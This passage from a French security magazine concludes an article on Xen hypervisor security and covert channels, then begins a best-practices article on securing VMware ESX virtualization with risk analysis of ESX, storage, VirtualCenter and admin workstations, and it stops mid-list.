Il existe un autre moyen de gérer la pagination avec l'utilisation des *shadow page tables*. Dans ce cas, l'invité virtualisé n'a pas à s'occuper de l'organisation du mapping de la mémoire machine. Le mapping qu'effectue le système virtualisé est intercepté et remplacé par celui de Xen. Il suffit pour cela que la table des pages soit marquée en lecture seule, ce qui va conduire à lever des exceptions que l'hyperviseur interceptera ensuite. Le principe est donc de laisser l'hyperviseur gérer la mémoire[22]. En contrepartie, il en découle une baisse de performance si la translation des adresses est logicielle.

La table faisant le lien entre les adresses pseudo-physiques et les adresses machines est une bonne idée pour augmenter les performances de mapping de mémoire, mais il serait judicieux d'avoir une table pour chaque invité. Elles auraient alors la même protection que la mémoire ordinaire et seraient inaccessibles à un autre invité.

La solution la plus appropriée est donc de donner à chaque domaine une table personnalisée. Chaque invité aurait alors seulement les adresses le concernant mises à jour et il n'aurait aucune vue des mappings des autres. La mise en œuvre de cette méthode a pour coût la commutation de table à chaque changement de contexte entre OS. L'occupation mémoire ne devrait pas poser de problèmes étant donné la faible taille de chaque table.

Si cette remarque était prise en compte par les développeurs, l'exploitation des canaux cachés comme le fait XenCC serait alors impossible. Cette méthode pour « isoler » les invités pourrait également servir à les empêcher de lire la table et d'en déduire une cartographie basique de la mémoire physiquement utilisée.

Tout système mutualisé n'ayant pas d'objectif de partage de l'information entre instances se doit d'isoler celles-ci entre elles. Tout manquement à cette règle entraînerait des effets de bord imprévus. On a, dans ce cas, une communication que l'on peut appeler « canal caché », possible entre plusieurs instances virtualisées complices. Ce « détail » peut ne pas choquer, mais si une backdoor utilise cette méthode, le problème de la communication devient crucial.

Par nature, les canaux cachés ne pourront jamais être complètement exclus de certains environnements. En effet, pour exclure cette possibilité, il faudrait un système entièrement isolé (du monde extérieur), ce qui veut dire n'ayant aucun moyen de communication, le rendant alors inutile... Il est cependant possible de réduire significativement l'utilisation des canaux cachés par une étude et une conception attentive à ce problème. Que ce soit avec les hyperviseurs ou plus globalement avec les systèmes d'exploitation, le contrôle des transferts de données est primordial si la politique de sécurité se veut cohérente.

Conclusion

Xen est un système de virtualisation parmi les plus intéressants et performants. Ses possibilités vont en grandissant et le nombre de ses utilisateurs également. Il ne faut cependant pas négliger la sécurité au profit des performances. Actuellement, l'implémentation que je viens de décrire ne semble intéresser qu'une petite minorité des développeurs de ce projet, ce qui est regrettable.

A contrario, dans la dernière version de Xen, de nouvelles fonctionnalités très prometteuses sont apparues. En ce qui concerne la sécurité, l'apparition des stub domains a permis de mettre en place les domaines d'émulation HVM permettant de déléguer à des domaines dédiés la gestion de l'émulation d'un pilote matériel. De cette façon, même si l'émulation n'est pas exempte de bogues, seul le domaine chargé de ce pilote pourrait être compromis (et réinitialisé au besoin). Un principe comparable a été appliqué pour l'initialisation des domaines PV avec PVGrub. Enfin, l'utilisation des technologies de virtualisation matérielle sont prises en charge pour les domaines HVM.

Il est évident que le point le plus critique sur une installation de Xen n'est pas l'hyperviseur en lui-même, mais bien tout ce qui gravite autour. Comme on l'a vu, les pilotes de périphérique sont des points d'entrée très exposés dans un système virtualisé (ou natif). Il est donc important de prêter une grande attention au dom0 qui est chargé de piloter tout le système par l'administration des machines virtuelles. Il existe des outils adaptés pour durcir un système d'exploitation et c'est le cas pour un système basé sur Linux. À ce titre, on peut trouver des solutions pour maîtriser et cloisonner un maximum tout ce qui s'exécute sur le domaine administrateur. Les solutions les plus connues sont SELinux, GrSecurity, et, bien sûr, une configuration soignée est recommandée[23]. Ces évolutions doivent à terme permettre la décomposition du dom0 afin de cloisonner au mieux les zones sensibles pour limiter toute tentative de corruption du système global. ■

Notes

[1] Virtualiseurs de type 1 : Xen, VMware ESX, Hyper-V...

[2] Virtualiseurs de type 2 : Qemu, VirtualBox, VMware Workstation, Parallels...

[3] Les actions effectuées à l'intérieur de la fonction appelée consistent principalement à mettre le registre EAX à 17 et le registre EBX à 0 avant d'appeler l'interruption 0x82.

[4] Voir la fonction `hypercall_page_initialise` dans le fichier `xen/arch/x86/x86_32/traps.c`

[5] Voir la structure `start_info` dans le fichier `xen/include/public/xen.h`

[6] Voir la description détaillée dans le fichier `tools/security/policy.txt`

[7] Les droits d'accès des domaines sont déterminés par leurs labels de sécurité et non par leur nom ou leur identifiant.

[8] CVE-2007-6207

[9] CVE-2007-5906

[10] CVE-2007-4993

[11] La politique de sécurité de Xen est chargée au démarrage de la machine physique comme l'est le dom0.

[12] Ceci est vrai s'il n'y a pas de protection matérielle (IOMMU/VT-d) ou si une faille matérielle est utilisée (voir la faille de l'alliance BIOS/chipset Q35).

[13] Pour plus de détails, voir l'implémentation des backdoors DR et Foreign.

[14] Les adeptes de la théorie du complot feront le lien avec le concepteur.

[15] À titre d'information, les 25 erreurs de programmation les plus dangereuses ont étés référencées : **http://www.sans.org/top25errors/**

[16] Une preuve de concept (fonctionnant aussi malgré SELinux, un espace d'adressage aléatoire et le bit NX activé) a été publiée : **http://invisiblethingslab.com/resources/misc08/xenfb-adventures-10.pdf**

[17] Fichiers source de l'hyperviseur Xen (v3.3.1) sans les outils : `wc -l xen/**/*.[chsS]` → 311969

[18] *Sanson the Headman* en est un très bon exemple : **http://sanson.kernsh.org**

[19] Il existe bien sûr des mécanisme de canaux cachés pouvant rendre une communication réseau extrêmement difficile, voire impossible à détecter suivant les moyens employés et le débit utilisé.

[20] XenCC sous licence libre (GPL v3) disponible sur la liste de Xen devel ou sur **http://digikod.net/public/XenCC**

[21] **http://lists.xensource.com/archives/html/xense-devel/2006-02/msg00001.html**

[22] La prise en compte de la virtualisation par les processeurs permet d'avoir une autre solution en leur déléguant la gestion de cette table de traduction.

[23] N'installer que ce qui est strictement nécessaire, restreindre les accès physiques, réseau et utilisateur, etc.

Remerciements

Je tiens à remercier le labo SSI/SSY du CELAR pour m'avoir donné l'occasion d'explorer le monde de la virtualisation, et les relecteurs de cet article pour leurs critiques.

Les références de cet article sont disponibles sur miscmag.com/ref42.

Olivier Revenu – EdelWeb – Groupe ON-X – olivier.revenu@edelweb.fr

BONNES PRATIQUES POUR LA VIRTUALISATION AVEC VMWARE ESX

mots-clés : *sécurité / virtualisation / bonnes pratiques / retour d'expérience / VMware*

La virtualisation a connu une croissance exponentielle ces dernières années. Elle apporte de nombreux avantages indéniables – consolidation, réduction des coûts, simplification de la gestion de l'architecture – mais également des inconvénients dont la sécurité, mal appréhendée, fait parfois partie. Cet article se veut être un recueil de bonnes pratiques pour intégrer au mieux la sécurité dans un projet de virtualisation en entreprise. Ce recueil n'est bien évidemment pas exhaustif et il conviendra de le compléter et de l'adapter au contexte de son projet. Enfin, ces recommandations sont tirées d'un retour d'expérience d'un projet de virtualisation de 200 serveurs auquel nous avons participé.

La virtualisation reste une solution complexe à maîtriser lorsqu'elle est déployée en entreprise. En effet, les solutions disponibles sur le marché permettent de virtualiser aussi bien le système que le réseau, ce qui peut avoir des impacts non négligeables pour l'entreprise sur ses moyens techniques et organisationnels, alors inadaptés. De plus, les problématiques sécurité sont souvent sous-estimées par les équipes en charge de ce type de projet.

La terminologie suivante sera employée dans cet article :

- **Machine hôte** : ordinateur physique hébergeant la solution de virtualisation et les machines virtuelles (VM).
- **Système hôte** : système d'exploitation de la machine hôte disposant d'un contrôle et d'un accès complet sur le matériel et sur les VM. Dans le cas de la solution VMware ESX, il n'y a pas de système hôte à proprement parler. Mais, par abus de langage, cette appellation désigne, sous ESX, la couche de virtualisation composée de l'hyperviseur et des VMM.
- **Hyperviseur** : composant en charge du partage des ressources (CPU, mémoire, disque et réseau) et des périphériques, du contrôle et de l'isolation des VM.
- **VMM** *(Virtual Machine Monitor)* : composant faisant l'interface entre l'hyperviseur et la VM en charge d'émuler le matériel (couche d'abstraction matérielle) pour le système invité.
- **Machine virtuelle** *(ou* **VM***)* : ordinateur virtualisé au sein d'une machine hôte.
- **Système invité** : système d'exploitation qui est exécuté au sein d'une VM.

Nous aborderons, en premier lieu, la problématique de l'isolation d'une VM au sein de son hôte.

Puis, la suite de l'article sera organisée selon les grandes étapes d'un projet de virtualisation :

- **L'étude de contexte** qui a pour objectif de réaliser un état des lieux du parc informatique et de définir le périmètre de la virtualisation en fonction de différents critères.
- **L'analyse de risques** qui permet d'identifier les points de faiblesse de la future architecture et de définir les contre-mesures à appliquer.
- La **définition de l'architecture** tenant compte des résultats de l'étape précédente et la rédaction des **spécifications techniques de sécurité** pour couvrir les risques inacceptables.
- La phase de **déploiement** de l'architecture de virtualisation et de **migration** des machines physiques vers des VM.
- La phase de **définition de l'organisation, des procédures et la formation des équipes** qui permet d'adapter l'entreprise aux évolutions techniques et aux nouveaux rôles et responsabilités induits par ce projet.
- La **recette finale** qui offre la garantie que la plateforme est conforme aux exigences fonctionnelles et de sécurité.
- La mise en **exploitation de la plateforme** qui s'accompagne d'un suivi de la menace et de l'application de correctifs de sécurité.
- Les **audits de sécurité** qui sont réalisés périodiquement afin de contrôler la conformité de la plateforme et la présence de vulnérabilités.

Nous étudierons dans le cadre de cet article : l'étude du contexte (2.), l'analyse de risques (3.), la définition de l'architecture et des spécifications techniques de sécurité (4.), et la définition de l'organisation, des procédures et la formation des équipes (5.).

1. Virtualisation, isolation et sécurité

Théoriquement, un processus exécuté dans une VM est cloisonné : il ne peut pas observer, affecter ou communiquer avec d'autres processus de la station hôte ou d'une autre VM.

En réalité, une VM communique en permanence avec son hôte via un certain nombre de canaux pour des besoins conceptuels (par exemple : les accès DMA aux périphériques virtuels par le système invité sont interceptés par l'hyperviseur) et fonctionnels, par l'intermédiaire d'une *backdoor* non documentée (terminologie VMware). Celle-ci est « invoquée » depuis une VM en adressant un port I/O spécifique et est utilisée pour remplacer certaines fonctions du BIOS virtuel, pour le fonctionnement de certains pilotes de périphériques, et pour les *VMware Tools* qui offrent une interaction entre le système invité et l'hôte ou le client VMware. Par exemple, cette backdoor permet d'utiliser des messages *setinfo* pour changer la résolution d'écran de la VM, obtenir des informations comme la version de VMware, la fréquence du processeur de l'hôte, la position du curseur [1].

Le cloisonnement offert par une solution de virtualisation repose encore aujourd'hui en grande en partie sur des mécanismes logiciels et donc faillibles[1].

note

[1] Nous évoquerons en conclusion les nouveaux jeux d'instructions des processeurs, Intel TXT et AMD SVM, améliorant l'isolation dans la virtualisation et introduisant un contrôle dans le code virtualisé.

Ainsi, on dénombre, depuis 2006, pas moins de 25 avis de sécurité et 152 vulnérabilités pour la version 3 de VMware ESX [2]. Ce chiffre reste à rationaliser, car la plupart des vulnérabilités concernent des composants tiers non maintenus par VMware et présents dans le Service Console, un système d'exploitation virtualisé, dérivé d'une Red Hat Linux (Enterprise Linux 3 pour ESX 3.x), et servant à administrer et surveiller le serveur ESX.

Les vulnérabilités les plus critiques ont pour impact :

- de compromettre le système hôte depuis une VM (*attaque baptisée « VM escape » : un programme s'exécutant dans une VM parvient à s'extraire de la couche « virtualisation » pour compromettre son hôte*) ;
- d'obtenir une élévation de privilèges sur le système invité d'une VM ;
- de réaliser un déni de service sur le système hôte ou sur une VM.

Parmi ces vulnérabilités rendues publiques depuis 2006, au moins 3 d'entre elles pourraient permettre de réaliser une attaque de type « VM Escape » et au moins 3 autres de réaliser un déni de service sur le système hôte.

C'est le cas, par exemple, des vulnérabilités suivantes :

- CVE-2007-4496 : une faille non spécifiée peut permettre à un compte privilégié dans un système invité de provoquer une corruption de la mémoire dans un processus VMware de l'hôte, pour ainsi exécuter du code arbitraire sur ce dernier.
- CVE-2007-4497 : une erreur non spécifiée peut permettre depuis un système virtualisé de provoquer un dysfonctionnement dans un processus VMware de l'hôte.

À ce jour, il n'existe pas de programme de démonstration publique pour l'exploitation de ces vulnérabilités sous VMware ESX. En revanche, c'est le cas pour des failles similaires sur les produits de la gamme Workstation.

Une mauvaise implémentation du produit peut permettre d'échanger des informations entre deux VM. Par exemple, VMware propose des fonctionnalités permettant de « rompre » l'isolation d'une VM depuis un client VMware :

- *drag and drop* pour échanger des fichiers entre un client et une VM ;

- *copy and paste* pour partager le presse-papiers entre un client et une VM ;
- *shared folders* pour donner accès à la VM à un répertoire de l'hôte via une émulation réseau.

Aussi, il est nécessaire de prendre en compte le postulat suivant lors de la conception d'une architecture de virtualisation : **deux VM ne peuvent pas avoir le même degré d'isolation que deux machines physiques**.

2. Étude du contexte

L'équipe en charge du projet de virtualisation[2] a pour objectif de réaliser une étude d'éligibilité afin de choisir les machines à virtualiser. Celle-ci consiste à inventorier et analyser précisément les rôles de chaque machine et les applications qu'elles hébergent.

note

[2] Dans les projets d'envergure, il s'agit le plus souvent d'un prestataire externe.

Cet audit s'appuie sur des entretiens avec les responsables applicatifs, et sur l'utilisation d'outils pour collecter des informations sur les serveurs du périmètre et proposer une aide à la décision. Ce dernier point soulève certaines problématiques de sécurité. En effet, la collecte d'informations repose soit sur les outils de télémaintenance de l'entreprise, soit (le cas le plus fréquent) sur des solutions propriétaires (exemple : VMware Capacity Planner). Pour fonctionner, elles requièrent généralement des privilèges administrateurs sur l'ensemble des systèmes audités.

Les mécanismes types mis en œuvre pour la collecte sont :

- exploration réseau : IP, NetBIOS et DNS ;
- analyse système :
  - Windows : WMI, accès distant à la base de registre et appels à l'API PerfMon pour consulter les compteurs de performance ;
  - UNIX/Linux : session SSH/Telnet.

Il convient de bien encadrer leurs usages en suivant les bonnes pratiques de l'état de l'art. En particulier, les seules données collectées nécessaires au projet concernent la capacité et l'utilisation des ressources système (CPU, mémoire, disque et réseau).

Ces informations couplées aux critères d'éligibilité (techniques, sécurité ou du projet) permettent d'obtenir la liste des machines virtualisables.

Parmi les critères techniques, on peut trouver :

- Périphériques :
  - Les systèmes dont les applicatifs utilisent des périphériques particuliers (par exemple : mécanisme anti-copie d'une application utilisant un *dongle* sur port série ou parallèle).
- Système d'exploitation :
  - Les systèmes qui ne sont pas supportés (cas des architectures non x86-x64).
- Consommation de ressources :
  - Les serveurs, qui nécessitent plus de ressources que ne peut en offrir la solution de virtualisation, ne sont pas virtualisables (ex : une base de données qui réalise des accès disques intensifs).

Parmi les critères de sécurité, on peut citer les serveurs dont le niveau de confidentialité ou d'exposition au risque d'intrusion est critique. Nous reviendrons sur ce point dans le chapitre suivant.

Parmi les critères projet liés aux besoins métier, on trouve :

- les serveurs dont on souhaite améliorer la disponibilité ;
- les anciens serveurs dont on souhaite garantir la pérennité des applications qu'ils supportent ;
- les serveurs critiques au sens du plan de secours informatique ;
- des serveurs de développement et d'intégration.

Cette phase aboutit à la réalisation de macro-scénarios d'architectures sur lesquels s'appuiera l'analyse de risques de la phase suivante.

3. Analyse de risques

Pour bien comprendre les enjeux et risques associés, nous allons présenter succinctement les éléments types d'une architecture de virtualisation *VMware Virtual Infrastructure*, puis évoquer quelques risques majeurs qui pèsent sur ces composants. Le lecteur peut également s'inspirer du modèle d'analyse de risques proposé par la société *xtravirt* pour réaliser celui de son architecture [3].


Une plateforme VMware VI est composée typiquement :

- d'un serveur ESX ;
- d'un espace de stockage (en général un SAN ou NAS) pour les VM ;
- d'un serveur de supervision et d'administration de la plateforme, VirtualCenter ;
- de routeurs et de *switchs* physiques ;
- de postes d'administration.

3.1 Serveur ESX

Le serveur ESX, responsable de l'exécution des VM, héberge :


- la couche de virtualisation système, composée essentiellement :
  - de VMM (Virtual Machine Monitor) qui gèrent, pour chaque VM, l'exécution de toutes les instructions du processeur virtualisé et l'émulation de tous les périphériques virtuels ;
  - de l'hyperviseur, baptisé *VMkernel*, qui planifie l'exécution du VMM de chaque VM et assure l'allocation et la gestion des ressources demandées par les VM ;
- de la couche de virtualisation réseau ;
- du Service Console (qui est une VM) qui supervise et administre la plateforme.



1 *Présentation d'une plateforme VMware Infrastructure*

Le lecteur désireux d'approfondir sa connaissance sur le fonctionnement de la couche de virtualisation (et la signification de ESX !) pourra se référer à la présentation de Bernhard Poess de VMware [4].

L'environnement physique est également à prendre en compte dans l'analyse de risques. Dans le cadre du projet étudié, la plateforme était composée de deux châssis *blades* hébergeant un certain nombre de serveurs *lames* ESX. Le risque pour la plateforme lié à la perte d'une *lame* ou même d'un *châssis* complet a été étudié. Dans notre cas, l'analyse de risques a permis de mettre en évidence que le cas de la perte d'un châssis (ce qui représente pas moins de 120 machines) n'était pas pris en compte dans le projet. Aucun engagement contractuel ou solution de secours n'avait été envisagé.



2 *Architecture technique d'un serveur ESX (source : VMware)*

3.1.1 Couche de virtualisation système

La couche de virtualisation propose un certain nombre de mécanismes de sécurité intrinsèques :

- Le VMM supporte la propagation du bit *No Execute* (zone mémoire marquée comme non exécutable) aux processeurs virtuels ;
- L'*hyper-threading* est désactivé pour les VM pour éviter qu'une application malveillante puisse tirer parti du partage de la mémoire cache du processeur entre deux *threads* pour obtenir des informations sensibles comme des clés de chiffrement.
- La protection de la mémoire : protection contre l'*hyperspacing* (le système invité tente d'accéder à une zone mémoire en dehors de l'espace alloué par le VMM). Chaque page mémoire est effacée avant d'être transmise à une VM. Les pages mémoire partagées entre deux VM (optimisation de la mémoire par l'ESX) sont privatisées avant d'être modifiées par une VM.

Le risque que l'on retiendra pour la couche de virtualisation est l'exploitation d'une vulnérabilité depuis une VM pouvant entraîner un déni de service du serveur ou une prise de contrôle du serveur hôte et potentiellement des VM associées.

3.1.2 Couche de virtualisation réseau

La couche de virtualisation réseau propose des interfaces de communication avec le stockage réseau (iSCSI et Fiber Channel), des cartes réseau virtuels et des switchs virtuels.

VMotion est un mécanisme important (d'un point de vue sécurité et fonctionnel) d'un serveur ESX qui permet de migrer à chaud une VM d'un ESX à un autre en transférant sa mémoire vive via le réseau.

VMware annonce un certain nombre de mécanismes de sécurité de niveau 2 intégrés à ces switchs, que nous ne détaillerons pas ici : *MAC flooding, 802.1q and ISL tagging attacks Double-encapsulation attacks, Multicast brute-force attacks, Spanning-tree attacks* et *Random frame attacks.*

Principaux risques qui pèsent sur la couche de virtualisation réseau

1 ⇨ L'exploitation d'une vulnérabilité logicielle sur la couche de virtualisation réseau entraînant un déni de service ou le contournement du cloisonnement réseau.

2 ⇨ L'exploitation d'une erreur de configuration (ex : mauvaise utilisation des VLAN) dans l'interface réseau virtuel d'une VM ou le switch virtuel entraînant le contournement du cloisonnement réseau.

3 ⇨ L'écoute du trafic réseau circulant sur l'interface physique d'un serveur ESX depuis une VM pouvant entraîner la divulgation d'informations sensibles (ex : mots de passe).

4 ⇨ L'interception du trafic VMotion par un équipement non autorisé pouvant entraîner une divulgation d'informations sensibles (ex : clés secrètes, mots de passe contenus dans la mémoire d'un système invité).

5 ⇨ La réalisation d'attaques réseau (ex : MAC *Spoofing*, ARP *Spoofing*, ARP *cache poisoning*) depuis une VM vers une autre VM pour usurper du trafic réseau.

3.1.3 Service Console

Le Service Console est un système d'exploitation Linux embarqué dans le serveur ESX, lui-même virtualisé par l'hyperviseur VMkernel. Il offre la supervision et l'administration de la couche de virtualisation système et réseau et des VM à travers la console, un client Web ou le VirtualCenter. Aussi, il dispose d'un accès à l'API restreinte du VMkernel et d'un accès en lecture/écriture au système de fichiers propriétaire *VMFS* hébergeant les VM.

C'est un élément critique de l'architecture. S'il est compromis, l'attaquant pourra reconfigurer complètement le serveur ESX et prendre le contrôle de l'ensemble des VM hébergées. Il doit donc être traité comme un système sensible.

Risques majeurs qui pèsent sur le Service Console

Les risques majeurs qui pèsent sur le Service Console proviennent essentiellement des applications installées dans le système et de leurs configurations, que ce soit les applications fournies par VMware (ex : NIS, SNMP, FTP, TELNET) ou les applications propres à l'entreprise (typiquement les agents de supervision ou de *backup*), mais également du type de réseau auquel est connecté le Service Console.

Le vecteur d'attaque peut donc être un accès authentifié sur la console ou un accès au réseau où est connecté le Service Console. Dans ce contexte, il est donc possible de définir plusieurs scénarios de risques :

1 ⇨ L'exploitation d'une vulnérabilité logicielle, de configuration (ex : activation du protocole SSH v1) ou de conception (ex : utilisation de TELNET ou FTP) depuis le réseau local via un service en écoute.

2 ⇨ L'exploitation d'une vulnérabilité logicielle, de configuration (ex : programme avec l'attribut setuid/setgid) ou d'exploitation (ex : mot de passe faible pour le compte *root*) depuis un accès authentifié sur la console.

Ces deux scénarios peuvent entraîner un déni de service (impact pour le fonctionnement du serveur ESX à évaluer), l'exécution de code dans un contexte privilégié ou encore une élévation de privilèges pouvant amener à la compromission du serveur ESX.

3.1.4 Machines virtuelles

En dehors des risques intrinsèques aux systèmes d'exploitation invités, la virtualisation des machines introduit des risques supplémentaires pour la plateforme par rapport aux machines physiques.

Risques liés à la mutualisation du matériel entre plusieurs machines

1 ⇨ Une monopolisation par une VM des ressources d'un serveur ESX peut conduire à un déni de service du serveur.

2 ⇨ L'utilisation du client VMware afin d'accéder à la console de la VM (offrant la gestion virtuelle de la machine, des périphériques, des *snapshots*[3]), et modifier son état.

3 ⇨ L'utilisation du client VMware et des fonctionnalités *copy and paste*, *drag and drop* ou *shared folders* pour déposer/extraire des données d'une VM.

note

[3] Sauvegarde l'état (mémoire disque et mémoire vive) du système invité à un instant *t*.

3.2 Espace de stockage de machines virtuelles

Le serveur ESX supporte différents types de systèmes de fichiers : NFS, VMFS ou RDM. Le *Virtual Machine File System* est le système de fichiers distribué propriétaire de VMware qui supporte l'accès concurrentiel par plusieurs serveurs ESX à l'aide d'un verrouillage par fichier. Le *Raw Device Mapping* est un fichier spécial dans un volume VMFS qui donne un accès direct au disque physique.

Dans le cadre du projet étudié, l'analyse de risques a permis de mettre en évidence que la perte du SAN non redondée (cas extrême, mais qui s'était déjà produit) n'avait pas été envisagée. Or, si l'événement se produisait, il serait impossible de reconstruire les données du SAN rapidement faute de disposer d'une capacité de stockage de 20 To.

Principaux risques qui pèsent sur l'espace de stockage des données de type SAN ou NAS

1 ⇨ La perte des données stockées à la suite d'une panne matérielle ou d'un sinistre (ex : incendie, dégât des eaux).

2 ⇨ Un accès aux fichiers des VM par un serveur non autorisé, en raison d'un cloisonnement insuffisant au niveau de l'espace de stockage.

3 ⇨ Un accès à des données extérieures à la plateforme de virtualisation par un serveur ESX, en raison d'un cloisonnement insuffisant au niveau de l'espace de stockage.

3.3 VirtualCenter

Le VirtualCenter permet de superviser et d'administrer l'ensemble des serveurs VMware ESX depuis une seule et même interface graphique et d'accéder aux consoles des VM. Il donne la possibilité de conserver de façon centralisée les logs et les rapports de performances. Il est installé sur un serveur Windows (note : une prochaine version supportera un système hôte Linux) et s'appuie sur une base de données pour le stockage d'informations : configurations et ressources des VM, configuration de l'hôte, statistiques de performance, journalisation, événements et alarmes, utilisateurs et rôles.

L'administration de la solution repose sur un contrôle d'accès granulaire à base de rôles et permissions et s'interface avec la base de comptes locale au serveur ou celle d'un Active Directory. Par exemple, il est possible de donner le droit à un utilisateur de démarrer ou d'éteindre une VM, d'installer des VMware Tools ou encore de créer une VM.

La connexion à la solution VirtualCenter est réalisée depuis un client « léger » à l'aide d'un authentifiant et d'un mot de passe sur un flux SSL. L'authenticité du serveur est vérifiée par le client via son certificat x509.

La base de données associée doit être intégrée à l'analyse de risques, d'autant plus si elle est stockée sur un serveur physique différent. Lorsqu'un serveur ESX est ajouté à un VirtualCenter, un compte dédié *vpxuser* est créé sur le Service Console. Ce compte dispose des privilèges utilisateur sur le Service Console, mais des privilèges *root* pour l'hyperviseur. D'après VMware, ce compte utilise un mot de passe généré aléatoirement utilisant 32 caractères, et il est stocké dans la base de données.

Il est à noter que le serveur VirtualCenter n'est pas un composant critique au sens de la disponibilité, les serveurs ESX pourront continuer de fonctionner sans celui-ci et il sera possible de continuer à administrer chaque serveur ESX via leur Service Console.

Les risques qui pèsent sur le serveur VirtualCenter ne seront pas explicités ici, puisqu'ils sont similaires à ceux de tout serveur Windows ou de base de données.

3.4 Postes d'administration

Les postes de travail dédiés à l'administration de la plateforme constituent le point final de la chaîne. Ils exécutent le client VirtualCenter ou se connectent sur le serveur VirtualCenter pour administrer la plateforme de virtualisation. Ils devront donc être intégrés à l'analyse de risques et traités comme des postes sensibles.

Il est courant que les postes d'administration n'aient pas de traitement adapté à leur sensibilité : ce sont souvent de simples postes bureautiques, connectés au réseau local de l'entreprise comme les autres postes de travail. Leur configuration n'est pas durcie (ou pas assez) et ils ne disposent pas de filtrage des flux entrants et sortants, et surtout ils peuvent accéder à Internet. Ces postes de travail exploités, dans ces conditions, constituent un véritable « Cheval de Troie » pour la plateforme, et ce, quel que soit son niveau de sécurité (mise en DMZ avec serveur de rebond par exemple).

3.5 Autres risques

D'autres risques peuvent s'ajouter à la liste que nous venons d'énoncer, il s'agit notamment des risques liés à des processus d'exploitation, ou encore ceux liés au non respect de la politique de l'entreprise ou de la réglementation.

4. Définition de l'architecture et des spécifications techniques de sécurité

L'analyse de risques réalisée permet d'établir un ensemble d'objectifs de sécurité auquel l'architecture de virtualisation retenue devra répondre. Ces objectifs sont ensuite déclinés sous la forme de spécifications techniques de sécurité, qui constituent le cahier des charges sécurité. Enfin, ces spécifications sont utilisées lors de la recette finale pour valider la conformité de la plateforme avant sa mise en exploitation et servent de document de référence pour réaliser les audits de sécurité.

Nous allons présenter un certain nombre de recommandations techniques qui pourront servir à rédiger des spécifications techniques de sécurité.

Le lecteur pourra compléter ces informations en consultant le guide *Security Hardening* de Vmware [5] et le guide d'implémentation technique de la sécurité d'un serveur ESX du DoD [6].

4.1 Architecture

Le choix d'architecture est un élément structurant pour la sécurité de la plateforme. Il convient de réaliser l'architecture en gardant à l'esprit que :

- Deux VM ne peuvent pas avoir le même degré d'isolation que deux machines physiques.
- La plateforme doit offrir un cloisonnement entre chaque composant critique de l'architecture et celui-ci doit reposer sur plusieurs équipements de sécurité selon le principe de la défense en profondeur :
  - L'accès à chaque composant de la plateforme (Service Console, VirtualCenter, poste d'administration) doit être filtré par un équipement de sécurité.
  - Les interfaces d'administration, les flux de données inter-ESX (*VMotion*) et les flux de stockage iSCSI doivent être situés dans des réseaux séparés du réseau production.

Le cas de la virtualisation d'une DMZ est un sujet sensible. VMware aborde cette problématique en présentant 3 scénarios [7] :

1. Virtualisation séparée de chaque DMZ avec un cloisonnement physique des zones réseau (voir Figure 3).
2. Virtualisation globale de toutes les DMZ avec un cloisonnement physique des zones réseau (voir Figure 4).
3. Virtualisation globale de toutes les DMZ et du cloisonnement réseau (voir Figure 5).


Nous recommandons de :

